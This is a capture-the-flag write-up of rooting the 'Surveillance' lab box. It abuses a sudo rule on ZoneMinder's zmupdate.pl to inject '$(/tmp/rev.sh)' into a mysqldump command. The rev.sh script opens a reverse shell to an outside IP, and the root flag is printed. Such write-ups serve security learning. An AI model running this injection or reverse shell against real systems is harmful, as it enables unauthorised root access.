


```
msf6 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...


Shell Banner:
bash: cannot set terminal process group (1032): Inappropriate io



zoneminder@surveillance:/usr/share/zoneminder/www$ hostname
hostname
surveillance
zoneminder@surveillance:/usr/share/zoneminder/www$ id
id
uid=1001(zoneminder) gid=1001(zoneminder) groups=1001(zoneminder
zoneminder@surveillance:/usr/share/zoneminder/www$ hostname -I
hostname -I
10.129.122.21
zoneminder@surveillance:/usr/share/zoneminder/www$ |
```

I loaded a PTY and checked my sudo permissions
This discovered I can run sudo without a password if the command is /usr/bin/zm[a-zA-Z]*.pl *

```
# Commands Executed
python3 -c 'import pty;pty.spawn("/bin/bash")'
sudo -l

# Test creating file
touch /usr/bin/test
# This would have been too easy if successful
```

Screenshot Evidence




```
zoneminder@surveillance:/usr/share/zoneminder/www$ sudo -l
sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
    use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
```

I returned a list of all commands the above regex includes

```
# Command Executed
find /usr/bin -type f -name zm[a-zA-Z]*.pl
```


Screenshot Evidence



```
zoneminder@surveillance:/usr/share/zoneminder/www$ find /usr/bin -ty
<der/www$ find /usr/bin -type f -name zm[a-zA-Z]*.pl
/usr/bin/zmtrack.pl
/usr/bin/zmpkg.pl
/usr/bin/zmcontrol.pl
/usr/bin/zmonvif-probe.pl
/usr/bin/zmvideo.pl
/usr/bin/zmtelemetry.pl
/usr/bin/zmsystemctl.pl
/usr/bin/zmonvif-trigger.pl
/usr/bin/zmwatch.pl
/usr/bin/zmdc.pl
/usr/bin/zmstats.pl
/usr/bin/zmtrigger.pl
/usr/bin/zmx10.pl
/usr/bin/zmfilter.pl
/usr/bin/zmcamtool.pl
/usr/bin/zmaudit.pl
/usr/bin/zmupdate.pl
/usr/bin/zmrecover.pl
```

I could not find any search results. I used --help to get an idea of what each file did
The zmupdate.pl makes a backup of the SQL database and to do that the script executes a system command mysqldump
There is no input validation on the dbUser variable which means if I plug in $() or `` around a file it will be executed

Screenshot Evidence



```
if ( $response =~ /^[yY]$/ ) {
  my ( $host, $portOrSocket ) = ( $Config{ZM_DB_H
  my $command = 'mysqldump';
  if ($super) {
    $command .= ' --defaults-file=/etc/mysql/debi
  } elsif ($dbUser) {
    $command .= ' -u'.$dbUser;
    $command .= ' -p\''.$dbPass.'\'' if $dbPass;
  }
```

I was able to take advantage of this by plugging a script into the username field to catch a reverse shell
When the mysqldump command gets executed, it attempts to load the username from a file effectively executing the contents of the file

I started a listener

```
# Netcat way
nc -lvnp 1335
```


I created a reverse shell script
Contents of /tmp/rev.sh

```
#!/bin/bash
nc -e /bin/bash 10.10.14.51 1335 || bash -i >& /dev/tcp/10.10.14.51/1335 0>&1 || rm /tmp/f;mkfifo /tmp/f;cat /
tmp/f|/bin/bash -i 2>&1|nc 10.10.14.51 1335 >/tmp/f
```

I defined rev.sh as the username and executed the sudo command to catch a shell

```
# Command Executed
chmod +x /tmp/rev.sh
sudo /usr/bin/zmupdate.pl --version=1 --user='$(/tmp/rev.sh)' --pass=derp
[ENTER]
n
```

Screenshot Evidence Command Results




```
zoneminder@surveillance:/usr/share/zoneminder/www$ sudo /usr/bin/zmupdate.pl --version
<.pl --version=1 --user='$(/tmp/rev.sh)' --pass=derp

Initiating database upgrade to version 1.36.32 from version 1

WARNING - You have specified an upgrade from version 1 but the database version found
Press enter to continue or ctrl-C to abort :


Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : n
n

Upgrading database to version 1.36.32
Upgrading DB to 1.26.1 from 1.26.0
nc: invalid option -- 'e'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s sourceaddr] [-T keyword] [-V rtable] [-W recvlimit]
          [-w timeout] [-X proxy_protocol] [-x proxy_address[:port]]
          [destination] [port]
```

I was then able to read the root flag

```
# Commands Executed
cat /root/root.txt
#RESULTS
2c0664a573d3cb6e0048c68b9bdc3f72
```

Screenshot Evidence Shell



```
┌──(root㉿kali)-[~/HTB/Boxes/Surviellance]
└─# nc -lvnp 1335
listening on [any] 1335 ...
connect to [10.10.14.51] from (UNKNOWN) [10.129.122.21] 54486
root@surveillance:/usr/share/zoneminder/www# hostname
hostname
surveillance
root@surveillance:/usr/share/zoneminder/www# id
id
uid=0(root) gid=0(root) groups=0(root)
root@surveillance:/usr/share/zoneminder/www# hostname -I
hostname -I
10.129.122.21
root@surveillance:/usr/share/zoneminder/www# cat /root/root.txt
cat /root/root.txt
2c0664a573d3cb6e0048c68b9bdc3f72
root@surveillance:/usr/share/zoneminder/www# |
[Surviella0:openvpn  1:msf- 2:python3  3:nc*Z
```

ROOT FLAG: 2c0664a573d3cb6e0048c68b9bdc3f72